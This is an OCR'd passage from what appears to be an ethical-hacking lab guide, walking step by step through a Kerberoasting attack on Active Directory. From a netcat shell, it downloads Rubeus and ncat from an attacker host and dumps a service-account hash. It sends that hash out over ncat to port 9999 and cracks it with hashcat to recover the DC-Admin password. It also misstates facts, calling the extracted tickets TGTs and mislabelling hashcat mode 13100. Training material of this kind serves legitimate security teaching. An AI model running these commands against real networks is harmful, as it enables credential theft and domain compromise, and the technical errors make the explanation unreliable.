
Task 7: Perform Kerberoasting Attack

Rubeus is a tool for exploiting Kerberos weaknesses in Windows environments. Kerberoasting is a method to extract ticket granting ticket (TGT) hashes from AD. Attackers target service accounts with associated Kerberos service principal names (SPNs). TGTs are requested from the DC for these accounts, then cracked offline to reveal user passwords. Kerberoasting exploits weak service account passwords and the nature of Kerberos authentication.


1. In the netcat shell, execute the powershell command to launch PowerShell.




2. Navigate to C:\Users\Public\Downloads and execute the command cd ../.. ; cd Users\Public\Downloads.




3. Now, we will be downloading Rubeus and netcat. Execute the command wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe. Once the tools are downloaded type exit and press Enter.







4. Type cd ../.. && cd Users\Public\Downloads and press Enter to move into the Downloads folder.




5. Execute the command rubeus.exe kerberoast /outfile:hash.txt.




6. After kerberoasting the password hash for DC-Admin is saved in hash.txt file.




7. To get that hash file on the attacker machine, we will be using netcat. Open a new terminal, type sudo su and press Enter; use toor as password. Then execute the command nc -lvp 9999 > hash.txt .



8. In the shell terminal, execute the command ncat.exe -w 3 10.10.1.13 9999 < hash.txt.




9. Get back to the netcat listener terminal and press Enter to save the file.




10. Now, we will be using HashCat to crack the password hash. Execute the command hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt.
    - **-m 13100: This specifies the hash type. 13100 corresponds to Kerberos 5 AS-REQ Pre-Auth etype 23 (RC4-HMAC), a specific format for Kerberos hashes.**

- **--force: This option forces Hashcat to ignore warnings and run even if there are compatibility issues. Use this with caution, as it might cause instability or incorrect results.**
- **-a 0: This specifies the attack mode. 0 stands for a straight attack, which is a simple dictionary attack where Hashcat tries each password in the dictionary as it is.**
- **hash.txt: is the input file containing the hashes to crack**
- **/root/ADtools/rockyou.txt: is the wordlist file used for the attack**



11. After completation, we get the password advanced!. As DC-Admin has high privileges on the domain, we can use this password for further attacks.



12. This concludes the demonstration of performing AD attack.

13. Close all open windows and document all the acquired information.